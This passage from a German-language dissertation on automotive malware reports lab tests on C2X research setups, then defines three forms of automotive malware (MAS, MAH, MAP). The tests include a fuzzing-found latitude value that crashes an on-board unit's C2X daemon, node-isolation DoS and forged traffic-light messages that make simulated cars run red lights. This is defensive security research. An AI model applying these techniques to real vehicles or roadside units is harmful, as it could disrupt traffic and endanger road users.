[14] Hinweis: Ziel des Versuch L_5 war es zunächst primär, die grundsätzliche Machbarkeit von Funktionsänderungen am Testgerät und die wesentlichen zugrundeliegenden Techniken aufzuzeigen. Es wurden keine konkreten funktionalen Änderungen am Gerät vorgenommen und demonstriert, was sich mangels vorliegender Systemdokumentation vergleichsweise aufwendig gestaltet hätte. Als ein bestehendes Praxisbeispiel für Code-Manipulationen an diesem Gerätetyp wird in Abschnitt 6.4.1 die als $R_{5.3}$ recherchierte automotive Schadsoftware vertiefend auf ihre Wirkungsweise bzw. die durchgeführten Änderungen am Originalcode des Navigationssystems analysiert.

Mangels zum Testzeitpunkt verfügbarer Produktivsysteme werden zwei ausgewählte Entwicklungs-/Testumgebungen verwendet, die für C2X-Forschungsaktivitäten bereit stehen:

- ***NEC LinkBird-MX:*** Für Forschung und Entwicklung zu C2X und IEEE802.11p bietet die Firma NEC den Prototyp LinkBird-MX [Nec08] an, der sich universell als On-Board-Unit (OBU) in Fahrzeugen oder stationär als Roadside Unit (RSU) einsetzen lässt (Abbildung 31). Ein auf dem Gerät laufender IP-basierter Dienst namens *Car to X daemon* (kurz: C2Xd) verwaltet verschiedene C2X-bezogene Protokollschnittstellen. Wird das Gerät als OBU eingesetzt, können fahrzeuginterne Systeme (hier als Application Units / AU bezeichnet) aus der In-Vehicle-Domain über verschiedene IP-basierte Protokolle den C2Xd-Dienst der OBU nutzen, um über Funkkommunikation nach IEEE 802.11p mit Systemen in der Ad-Hoc-Domain zu interagieren. Für Java-basierte AUs wird mit dem sog. C2X-SDK eine Programmierschnittstelle zwischen Java und dem C2Xd-Dienst bereitgestellt.
- ***Vector CANoe Option .Car2x:*** Die für die die Entwicklungs- und Simulationssoftware CANoe der Vector Informatik GmbH verfügbare Option .Car2x [Vect14b] ermöglicht u.a. die Simulation von C2X-Datenverkehr nach IEEE 802.11p. Genutzt wurde die enthaltene Demonstrations-Konfiguration „Car2xSystemDemo“, die grundlegende Möglichkeiten von C2X in einer exemplarischen Verkehrsumgebung (Abbildung 32) illustriert. Entgegen der restlichen Labortests mit CANoe 7.0 SP6 (vgl. Versuchsumgebung in Abschnitt 3.2.1), wurde für die in diesem Abschnitt vorgestellten Arbeiten an der Produktoption .Car2x eine Demoversion in Version 7.6 SP3 verwendet.

- 64bit MIPS-basierter Mikroprozessor bei einer Taktrate von 266 MHz
- 2 Gigabyte interner NAND Speicher für das Betriebssystem und Anwendungen
- 128 MB Arbeitsspeicher
- Debian Etch mit GNU Linux 2.6.19 als Betriebssystem
- vorinstalliertes C2X-Software-Development-Kit (SDK) inklusive Testprogramme
- Fast Ethernet 10/100 Base-T Netzwerkkarte (NEC candy)
- miniPCI IEEE 802.11p Draft 3.0 kompatible MIMO-WLAN-Karte (Atheros 5212)
- 2 SMA Antennenanschlüsse, 2 CAN-Bus Controller, 2x USB 2.0, 2x PCMCIA/Cardbus

Abbildung 31: IEEE 802.11p Prototyping-System NEC LinkBird-MX inkl. Eckdaten




Abbildung 32: Simuliertes C2X-Verkehrsszenario aus Vector CANoe .Car2X [Vect14b]

Die Unterstützung von Security-Features, wie sie z.T. in verschiedenen Arbeitsgruppen erarbeitet (vgl. Abschnitt 2.5.3) und standardisiert werden (z.B. IEEE 1609.2 [IEEE13] und ETSI TS 103 097 [ETSI13]), war in den verwendeten C2X-Testumgebungen zum Testzeitpunkt noch nicht oder nur in Ansätzen vorhanden. Die Testumgebungen dienen daher primär als Hilfsmittel für die praktischen Tests, um das potentielle Ausmaß von Folgen erfolgreicher Angriffe über die Simulation entsprechender Angriffsszenarien abschätzen zu können.

Die mit Hilfe des LinkBird-MX simulierten Angriffsszenarien fokussieren einen externen Angreifer, d.h. Angriffe, die von eingehenden C2X-Nachrichten aus der Ad-Hoc-Domain ausgehen. Exemplarisch werden Denial-of-Service (DoS) Angriffsszenarien betrachtet, die sich das Ziel setzen, mittels präparierter Nachrichten andere Teilnehmer z.B. aus dem Netzwerkverbund auszuschließen (Verfügbarkeits-Angriff). Die OBU bzw. der auf ihr laufende Dienst C2Xd fungiert als eine Art Gateway zwischen den fahrzeuginternen AUs und dem C2X-Drahtlosnetzwerk. Besonders auch mit Blick auf die Verfügbarkeit der C2X-Technologie ist die OBU somit eine der kritischsten Fahrzeugkomponenten – fällt sie aus, ist keine C2X-Kommunikation der fahrzeugseitigen Application Units mehr möglich.

- ***$L_{6.1}$* – DoS-Angriff auf eine C2X Onboard-Unit:** Die praktische Simulation entsprechender Angriffsszenarien erfolgt über in Python2 verfasste Skripte, mittels derer aus der Ad-Hoc-Domain direkt mit dem C2Xd kommuniziert wird. Sie simulieren einen Knoten im Ad-Hoc-Netzwerk, der unter Nutzung der regulären Protokolle fehlerhafte C2X-Nachrichten in die Ad-Hoc-Domain übermittelt.
  Durch das als Grundansatz gewählte Fuzzing[15] gelingt es, mögliche Belegungen von C2X-Paketinhalten zu identifizieren, die zum Absturz des C2Xd-Dienstes der (in Sendereichweite befindlichen) Empfängerknoten führen können, woraufhin die Kommunikation mit ihnen unterbrochen ist. In der vorliegenden Implementierung tritt dies ein, wenn sog. Geo-Broadcast bzw. Geo-Anycast Nachrichten mit einer Positionsangabe versendet werden, deren Breitengrad größer als 0x35A4E900 (dezimal: 90000000) ist. Der Fehler kann im Logfile des C2Xd der Umwandlung von Längen-/Breitengraden in kartesische Koordinaten zugeordnet werden:
  ```
  c2xd: ../src/location.c:213: angle_to_cart:
  Assertion '(-90 <= angle->lati) && (angle->lati <= 90)' failed.
  ```
  Weitere Tests zeigen, dass durch gezieltes Setzen der Node-ID in den generierten C2X-Nachrichten auch ein einzelner Teilnehmer im Angriffsradius von der DoS-Wirkung ausgenommen werden kann, so dass auch Angriffe zur Isolation eines Knotens denkbar sind.

In der Praxis könnte bei Existenz vergleichbarer Schwachstellen die Kommunikation zwischen den Knoten durch solche DoS-Angriffe empfindlich gestört werden. Auch das wichtige Routing von Nachrichten wäre im (ggf. noch erweiterbaren) Sendebereich des Angreifers nicht mehr möglich. Durch die typische Topologie von Verkehrsnetzen könnten durch wenige Eingriffe eines Angreifers ganze Streckenabschnitte in der Kommunikation gestört werden.

In der Simulation der Car2xSystemDemo fahren sieben Fahrzeuge einen vorgegebenen Rundkurs jeweils in unterschiedlicher Geschwindigkeit und Richtung. Sie richten sich dabei nach der Ampel, die ihre Rot-/Gelb-/Grün-Phasen zyklisch in festgelegten Zeitabständen durchläuft. Eine einleitend durchgeführte Analyse der verwendeten C2X-Datenflüsse ergibt u.a., dass die Fahrzeuge alle 1000 ms mittels einer sog. CAM-Nachricht (Cooperative Awareness Message) ihre aktuelle Position und Geschwindigkeit mitteilen. Der Status der als Roadside Unit agierenden Ampel wird alle 500 ms mittels einer sog. SPaT-Nachricht (Signal Phase and Time) verbreitet und umfasst u.a. ihre Geokoordinaten, die aktuelle Ampelphase und die Zeit bis zum nächsten Umschaltvorgang. Ein in Reichweite der Ampel befindliches Fahrzeug reagiert es mit einem Brems- bzw. Haltemanöver, sofern der über die SPaT-

[15] Hierbei wird ein aus Black-Box-Sicht betrachteter Algorithmus mit komplett zufälligen oder selektiv abgewandelten Eingabedaten aufgerufen, um Softwareschwachstellen wie z.B. nicht geprüfte oder nicht abgefangene Fehlerbedingungen aufzudecken. Durch hierbei häufig provozierbare Abstürze können entsprechende Schwachstellen z.B. für DoS-Angriffen missbraucht werden, teilweise darüber hinaus auch für erweiterte Zugriffe wie z.B. das Einschleusen von Schadcode.

Nachricht übermittelte Status der Ampel nicht grün ist und die Ampel weniger als 20 Meter entfernt ist. Wesentliche Beispiele der in [HKKD13] simulierten Angriffsszenarien sind:

- ***$L_{6.2}$* – Übernehmen der Identität von Fahrzeugen oder Ampeln:** In zwei simulierten Angriffsszenarien werden Folgen eines Identitätsdiebstahls in C2X-Netzwerken untersucht. Im ersten Fall liest das Fahrzeug des Angreifers die Identität eines vorbeifahrenden Fahrzeugs aus und übernimmt diese anschließend selbst, indem es die eigenen CAM-Nachrichten nur noch mit der ausgelesenen anstatt der (ehemaligen) eigenen Identität versendet. Im zweiten Fall wartet der Angreifer auf regulär gesendete SPaT-Nachrichten der Ampel und setzt anschließend Kopien dieser Nachrichten mit selektiv verfälschten Informationen (z.B. Ampelphase oder -standort) und unveränderter Absenderadresse ab. Zur Implementierung der Angriffsszenarien wird einem als Angreifer ausgewählten Fahrzeug der Car2xSystemDemo zusätzlicher, schadhafter Programmcode hinzugefügt. Die als Simulationsergebnis ermittelbaren Folgen sind u.a.:
  Im Fall der Car-to-Car-Datenflüsse, die in der Car2xSystemDemo lediglich zu Informationszwecken ausgewertet werden, wird ab Inkrafttreten des o.g. Angriffs kein Fahrzeug mit der ID des Angreifers mehr geführt, dafür jedoch zwei Fahrzeuge mit der ID des vom Identitätsdiebstahl betroffenen Fahrzeugs. Im Kartenfenster (Abbildung 32) bleibt die Markierung des Angreiferfahrzeugs ab diesem Zeitpunkt stehen, während das Zielfahrzeug in zweifacher Ausführung (und ggf. entgegengesetzten Richtungen) weiterfährt.
  Im Fall der zusätzlich eingespielten Ampelnachrichten resultiert die Simulation dieses Angriffs hingegen in effektiven Auswirkungen auf den Verkehr. Setzt der Angreifer in seinen gefälschten Kopien z.B. die aktuelle Ampelphase auf „Grün“, ist zu beobachten, dass andere Fahrzeuge die Kreuzung auch während einer Rotphase überqueren. Verfälscht er die Ampelkoordinaten auf eine andere, auf dem Rundkurs befindliche Position, halten beim Rotsignal der originalen Ampel auch Fahrzeuge an der gefälschten Ampelposition. Gleichzeitig überfahren auch Fahrzeuge die rot zeigende Ampel an der realen Position.

Sollte es in der Praxis Angreifern zukünftig gelingen, die geplanten und in der verwendeten Car2xSystemDemo noch nicht implementierten C2X-Schutzkonzepte zu umgehen, wäre laut den Simulationsergebnissen mit Folgen zu rechnen, die grundsätzlich von angezeigten Falschinformationen bis hin zu effektiven Auswirkungen auf den Verkehr reichen können.

3.3 Resümee des Reviews, Überleitung zur strukturierten Aufarbeitung

Zusammenfassend konnte im Praxisreview sowohl durch umfangreiche Rechercheaktivitäten als auch diverse eigene Laboruntersuchungen ein breiter Überblick über praxisrelevante und vielfach bereits bestehende Bedrohungen automotiver IT-Systeme gewonnen werden. Die entsprechend erzielten Reviewergebnisse manifestieren sich in insgesamt 34 vorgestellten Einzelbeispielen, die für unterschiedliche Zielsysteme verschiedener Fahrzeugdomänen beobachtet bzw. aufgezeigt werden konnten. Zur vereinfachten Zuordnung der einzelnen Reviewergebnisse, die im weiteren Verlauf dieser Arbeit an diversen Stellen anhand ihrer Kürzel R_X und L_Y referenziert werden, liefert Anhang A eine zusammenfassende Übersicht über sämtliche Ergebnisse des Praxisreviews.

Mit Blick auf die einleitend vorgestellte Forschungsfrage 1 (Abschnitt 1.2) konnte durch das Praxisreview Ausgangsbasis zur Beantwortung der weiteren Forschungsfragen gelegt werden, indem die zuvor kaum vorhandene Wissensbasis über Relevanz und Formen aktueller und potentieller zukünftiger automotiver Malware deutlich ausgebaut wurde. Aufbauend auf den aus den Ergebnissen des Praxisreviews ableitbaren Erkenntnissen wird im nächsten Schritt im Rahmen einer strukturierten Aufarbeitung die Rolle hier relevanter Formen automotiver Malware herausgearbeitet, wozu die durch Forschungsfrage 2 adressierte Definition automotiver Malware erarbeitet sowie die damit verbundenen Teilfragen 2a bis 2c aufgegriffen werden.

4 Strukturierte Aufarbeitung

Nachdem durch das in Kapitel 3 vorgestellte Praxisreview konkrete Anhaltspunkte zu automotiven Angriffszielen und technischen Realisierungsmöglichkeiten zusammengetragen wurden, wird auf dieser Ausgangsbasis im vorliegenden Kapitel 4 die im Rahmen dieser Dissertation vorgenommene strukturierte Aufarbeitung vorgestellt. Diese verfolgt das Ziel der Beantwortung der in Abschnitt 1.2 vorgestellten zweiten Forschungsfrage der Arbeit.
Das übergeordnete Ziel dieser Forschungsfrage stellt die im folgenden Abschnitt 4.1 beschriebene Ableitung einer für das betrachtete automotive Anwendungsgebiet zugeschnittenen Definition automotiver Malware dar, in die wesentliche, aus dem Praxisreview gewonnene Erkenntnisse einfließen. Einige kennzeichnende Aspekte dieser Definition werden in den zugehörigen Unterabschnitten 4.1.1 - 4.1.5 vertiefend ausgeführt, was u.a. die durch die Teilforschungsfragen 2a und 2b adressierten Aspekte der relevanten Erscheinungsformen automotiver Malware bzw. des resultierenden Folgenspektrums betrifft. In den hierdurch geschaffenen Definitionsrahmen werden im anschließenden Abschnitt 4.2 sämtliche Reviewergebnisse eingeordnet.
Zur Beantwortung der Teilforschungsfrage 2c werden im Abschnitt 4.3 mögliche Anhaltspunkte für eine pauschale Abschätzung des Risikos herausgearbeitet, welches mit Vorfällen unter Einsatz automotiver Malware der verschiedenen identifizierten Ausprägungsformen im Allgemeinen zu verbinden ist.

Zum Einstieg in das in den anschließenden Abschnitten strukturiert aufgearbeitete Problemgebiet relevanter Formen automotiver Malware werden im Folgenden noch einige einführende Vorbetrachtungen zu dem sich abzeichnenden Ausmaß und der Charakteristik der automotiven Malwareproblematik vorgenommen.
Die ermittelten Beispiele sowohl bezüglich in der Praxis betriebener Manipulationsbestrebungen als auch im Labor nachgewiesener Eingriffsmöglichkeiten zeigen, dass automotive Malwarebedrohungen durchaus praxisrelevant sind – auch wenn die sich darstellende Sachlage sich hinsichtlich Ausmaß und Charakteristik noch deutlich von der im Desktop-IT-Bereich unterscheidet. Dass Malware jedoch in beiden Domänen eine – wenn auch unterschiedlich gelagerte – Bedeutung zugemessen werden sollte, zeigt ein Vergleich hinsichtlich der von Kaspersky formulierten Existenzkriterien für Malware (siehe Vorwort). In Tabelle 6 werden hierzu qualitative Einschätzungen bzgl. Kasperskys dreier Kriterien für den Desktop- und Automotive-IT-Bereich gegenübergestellt und kurz begründet.

	Desktop-IT	Automotive IT
Verbreitung der Systeme	***hoch*** *Massenmarkt mit vergleichsweise geringer Heterogenität bei Hard- und Software von PCs (z.B. bzgl. Prozessorarchitekturen, Betriebssystemen).*	***mittel*** *Massenmarkt mit vergleichsweise größerer Heterogenität bei Hard- und Software von ECUs – sowohl bzgl. verschiedener ECUs eines Fahrzeugs als auch „gleicher" ECUs verschiedener Hersteller.*
Öffentlich zugängliche Dokumentation	***mittel*** *Viele standardisierte Schnittstellen / Protokolle, Dokumentation häufig kostenlos aus offiziellen Quellen oder einer großen Internetcommunity beziehbar. Zunehmend etablierte, frei einsehbare Open-Source-Lösungen verfügbar.*	***niedrig*** *Einige standardisierte Schnittstellen / Protokolle, Dokumentation häufig nicht öffentlich / kostenlos beziehbar, teilweise Austausch in vergleichsweise kleinerer Internetcommunity. Kaum Open-Source-Lösungen verfügbar.*
Mangelnde Sicherheit / Schwachstellen	***mittel*** *Langjährig gewachsene Bestrebungen zur IT-Sicherheit, zunehmend konsequent verfolgte Sicherheitsziele der Hersteller.*	***hoch*** *Verstärkte Bestrebungen zur IT-Sicherheit erst in den letzten Jahren, etablierte Sicherheitskonzepte bislang größtenteils nur für lokale Teilprobleme und in kostengünstigen Varianten.*

Tabelle 6: Existenzkriterien für Malware – Qualitativer Vergleich Desktop- und Automotive IT

Vergleicht man statistische Angaben zu Art und Anzahl registrierter Malwaresamples aus den Veröffentlichungen der verschiedenen AV-Anbieter (z.B. [Gdat13], [Fsec13]), so liegt die Aufmerksamkeit der Malwareautoren demnach aktuell noch primär auf dem Desktop-IT-Bereich. Während allenfalls bei Mobilgeräten wie Smartphones oder Tablets zunehmend größere Zahlen von Malware registriert werden [Fsec13], scheint malwarebasierten Vorfällen

in anderen Desktop-IT-fremden Domänen bislang noch kaum eine über Einzelfälle (wie z.B. Stuxnet [Syma11]) hinausreichende Bedeutung zuzukommen.
Der bisherige Fokus auf die o.g. Systeme könnte nach Kasperskys Existenzkriterien hauptsächlich auf die hohe Verbreitung dieser Systeme bei gleichzeitig geringer Heterogenität zurückzuführen sein. Ein mit einmaligem Aufwand konzipierter Schadcode lässt sich so i.d.R. leicht auf eine große Zahl identischer Opfersysteme anwenden.
Das in diesen Domänen steigende Sicherheitsniveau kann mittel- und langfristig jedoch dazu führen, dass sich die Angreifer zunehmend auch in größerer Zahl weiteren Domänen mit geringerer Verbreitung bzw. höherer Heterogenität zuwenden, in denen die bzgl. des IT-Sicherheitsniveaus zu überwindenden Hürden niedriger sind. Grundsätzlich kann somit die Malwareproblematik auch für automotive IT weiter an Relevanz zunehmen, was eine rechtzeitige Auseinandersetzung mit dieser Herausforderung motiviert.

4.1 Ableitung einer Definition automotiver Malware

Um ein einheitliches Verständnis darüber zu schaffen, wie der Begriff „automotive Malware“ im Rahmen dieser Arbeit verstanden werden soll, liefert dieser Abschnitt eine auf das automotive Anwendungsgebiet angepasste Definition.
Einerseits erfolgt dies auf Grundlage wesentlicher kennzeichnender Elemente der vorhandenen, allgemeinen Definitionen von Malware aus den Abschnitten 2.1.11 und 2.3, darunter die Existenz unerwünschter, meist schädlicher Funktionen sowie ihr Auftreten in verschiedenen Ausprägungsformen. Andererseits wurden zu Berücksichtigung des automotiven Kontextes spezielle charakteristische Eigenschaften mit einbezogen, die als Erkenntnisse aus dem Praxisreview (Kapitel 3) gewonnen werden können und im Folgenden ausgeführt werden.

> ***Basis-Definition: automotive Malware***
> Der Begriff „automotive Malware“ bezeichnet unerwünschte Logik *verschiedener Ausprägungsformen*, über die ein *Angreifer* mit automotiven IT-Systemen (dem Gesamtsystem oder einzelnen seiner Komponenten) in (auf passive oder aktive Basisangriffe zurückführbare) unautorisierte Interaktion tritt. Sie ist durch den möglichen Eintritt eines oder mehrerer *schadhafter Resultate* gekennzeichnet, welche sowohl eine *Funktionswirkung* als auch eine *Strukturwirkung* der Malwareaktivität darstellen können.

Um diese Kompaktfassung der Definition im betrachteten automotiven Problemfeld konkret anwenden zu können, bedarf sie weiterer Ausführungen insbesondere bzgl. der vier oben kursiv hervorgehobenen Punkte. Auch eine angemessene Berücksichtigung der durch Forschungsfrage 2 adressierten charakteristischen Unterschiede zur Desktop-IT (vgl. auch Abschnitt 2.4.3) wird erst möglich bei einer detaillierten Sicht auf...

- die unterscheidbaren *Ausprägungsformen*,
- das typische *Angreifer*-Spektrum,
- relevante Formen der *schadhaften Resultate* und
- die Unterscheidung des Auftretens dieser Resultate als *Funktions- und Strukturwirkung*

...automotiver Malware. Diese vier Aspekte werden als inhaltliche Ergänzung der obigen kompakten Definition automotiver Malware in den folgenden Unterabschnitten 4.1.1 bis 4.1.4 vertiefend ausgeführt. Ergänzend reflektiert Abschnitt 4.1.5 die Rolle der in der Definition referenzierten Basisangriffe (Abschnitt 2.1.7), indem typische relevante Interaktionsmöglichkeiten für automotive Malware der einzelnen Ausprägungsformen identifiziert werden.

4.1.1 Ausprägungsformen automotiver Malware

Die durch Forschungsfrage 2a adressierte und im Folgenden beschriebene Herausarbeitung wesentlicher Ausprägungsformen automotiver Malware stellt eine wichtige Voraussetzung für zielgerichtete Forschung im weiteren Verlauf dieser Arbeit dar. Wie es bereits im Einleitungskapitel 1.1 (u.a. anhand eines Zitats der Malwareforscher Ed Skoudis und Lenny Zeltser) begründet wurde, sind Erkenntnisse über charakteristische Unterschiede und Funktionsweisen verschiedener Ausprägungsformen von Malware eine wichtige Voraussetzung für die Gestaltung und Anwendung geeigneter Gegenmaßnahmen.

Ausgehend von den Ergebnissen des Praxisreviews (Kapitel 3) können zur Herausarbeitung unterscheidbarer Ausprägungsformen automotiver Malware verschiedene grundsätzliche Herangehensweisen identifiziert werden:
Beispielsweise könnte die Unterteilung automotiver Malware ausgehend von den bereits in der Desktop-IT etablierten Ausprägungsformen (wie Viren, Würmer, Rootkits, Trojanische Pferde etc., vgl. Abschnitt 2.3) erfolgen. Aus den Ergebnissen des Praxisreviews in Kapitel 3 wird jedoch noch nicht klar, ob und welche dieser im Desktop-IT-Bereich historisch gewachsenen Malwaretrends sich im automotiven Bereich in vergleichbarer Form und Umfang wiederholen werden. Das Übernehmen einer entsprechenden Einteilung könnte angesichts des noch begrenzten Umfangs der derzeit verschaffbaren Einblicke in das Problemfeld verfrüht sein. Ausreichend belastbare Abschätzungen zur potentiellen Wiederholung entsprechender Malwaretrends im automotiven Bereich erscheinen dem Autor derzeit noch unangebracht.
Für die Betrachtungsweise grundlegender automotiver Malwareausprägungen wird daher in dieser Arbeit ein alternativer Ansatz gewählt. Anstatt kennzeichnende Eigenschaften von Malware aus der Motivation des Angreifers und aus der ihm gebotenen Malware-Funktionalität abzuleiten, wird an dieser Stelle primär der verfolgte Grundansatz zu dessen Positionierung und technischen Interaktion mit dem automotiven System in den Vordergrund gestellt. Unter Einbeziehung der besonderen Gegebenheiten automotiver IT-Systeme und des im Praxisreview (Kapitel 3) ermittelten Spektrums typischer IT-basierter Eingriffe in diesem Bereich werden drei Ausprägungsformen beobachtbarer automotiver Malware definiert:

Malicious automotive Software (MAS)

Unerwünschte Logik in Form unautorisierter Software wird in bestehende Komponenten des automotiven Gesamtsystems eingebracht. Dadurch kann sie bei derzeit verbreiteten Systemarchitekturen i.d.R. äquivalent zur Originalsoftware auf lokale Betriebsdaten sowie angebundene Ressourcen (Sensorik, Aktorik und Kommunikationsschnittstellen) zugreifen.
Abbildung 33 illustriert die typische Positionierung von MAS (schwarz hinterlegter Codeblock) auf einem bestehenden Steuergerät und typische Elemente in seinem Wirkungsradius (dunkle Blockpfeile) wie z.B. die Konfiguration des betroffenen Geräts sowie lokal angebundene Sensoren/Aktoren oder digitale Bussysteme (Legende siehe Abbildung 11).




Abbildung 33: Malicious automotive Software / MAS (exemplarisches Schema)

Malicious automotive Hardware (MAH)

Unerwünschte Logik wird in Form unautorisierter Hardware als neue Komponente in das Gesamtsystem eingebracht. In den ermittelten Beispielen des Praxisreviews erfolgt diese fahrzeuginterne Positionierung zumeist an bestehenden analogen oder digitalen Kommunikationsleitungen, wodurch sie in der Folge mit bestehenden Hard- und Softwarekomponenten interagieren kann.
So kann als eine sehr einfache Form entsprechender unerwünschter Logik bereits das Ersetzen eines (analog angebundenen) Sensors durch einen Festwiderstand angesehen werden, wobei ein dynamischer Eingabewert durch einen konstanten Falschwert ersetzt wird (Position A in Abbildung 34).

Hardware mit komplexerer Schadlogik, die i.d.R. in Form von Software auf der einzubringenden MAH-Komponente hinterlegt ist, wird hingegen in den Review-Ergebnissen zumeist an den automotiven digitalen Bussystemen platziert. Relevante Beispiele umfassen die einfache Anbindung als zusätzlichen Teilnehmer (Position B in Abbildung 34) sowie das Einnehmen einer Man-in-the-Middle-Position (Position C), was je nach Bussystemtechnologie das Zwischenschalten in eine hierzu physisch aufzutrennende Leitung erfordern kann. Die in beiden Fällen verschaffbaren Interaktionsmöglichkeiten bzw. realisierbaren Basisangriffe unterscheiden sich hierbei in der Regel, was in Abschnitt 4.1.5 weiter ausgeführt wird.
Abbildung 34 illustriert die o.g. Beispiele typischer Positionierungen von MAH (schwarz hinterlegte Elemente) und deren Wirkungsmöglichkeiten (dunkle Blockpfeile) im automotiven Gesamtsystem (Legende siehe Abbildung 11).




Abbildung 34: Malicious automotive Hardware / MAH (exemplarisches Schema)

Malicious automotive Peripherals (MAP)

Diese Ausprägungsform umfasst alle Eingriffe, bei der die Schadlogik ausschließlich von Positionen außerhalb des Fahrzeugs aus aktiv wird. Sie kommt daher ohne explizite Änderungen an der Hard- und Software des Fahrzeuges aus und spiegelt sich stattdessen ausschließlich in unautorisiert herbeigeführten Interaktionen mit dem Fahrzeugdatenstand (Betriebs- und Konfigurationsdaten etc.) wider.
Im Gegensatz zu MAS und MAH, die für ihre schadhaften Aktivitäten beliebige und zumeist fahrzeuginternen Schnittstellen missbrauchen, erfolgen entsprechende unautorisierte Eingriffe durch MAP i.d.R. durch die missbräuchliche Nutzung fahrzeugexterner Schnittstellen, d.h. vorhandener Schnittstellen nach außen. Primär relevant sind hierbei diverse Formen herstellerseitig vorgesehener, digitaler Schnittstellen, die kontaktgebunden oder drahtlos zugreifbar sind. Abbildung 35 zeigt einen solchen Zugriffspunkt unter „1.)“ exemplarisch am Beispiel der OBD-Schnittstelle. Zudem kommen grundsätzlich auch analoge Schnittstellen infrage. Beispiele hierfür sind (teils analog umgesetzte) drahtlos angebundene Sensorik sowie Eingaben über manuelle Bedienelemente (z.B. Tastenkombinationen).
Vertreter der Ausprägungsform MAP sind z.T. spezialisierte Werkzeuge, die zielgerichtet zur Umsetzung einer bestimmten unerwünschten bzw. schadhaften Wirkung entwickelt werden. Zu verbreiteten Beispielen hierfür zählen viele externe Lösungen für logische Eingriffe in Fahrzeug-IT, die als eigenständige tragbare Geräte oder PC-Programme z.B. für Kilometerstandsmanipulation (Abschnitt 3.1.3) oder Kennfeldoptimierungen im Tuning-Bereich (Abschnitt 3.1.2) verfügbar sind. Auch das in [RMM+10] genutzte Setup zum Senden gefälschter Reifendruckwerte über funkbasierte Protokolle stellt solch ein spezialisiertes Werkzeug dar.
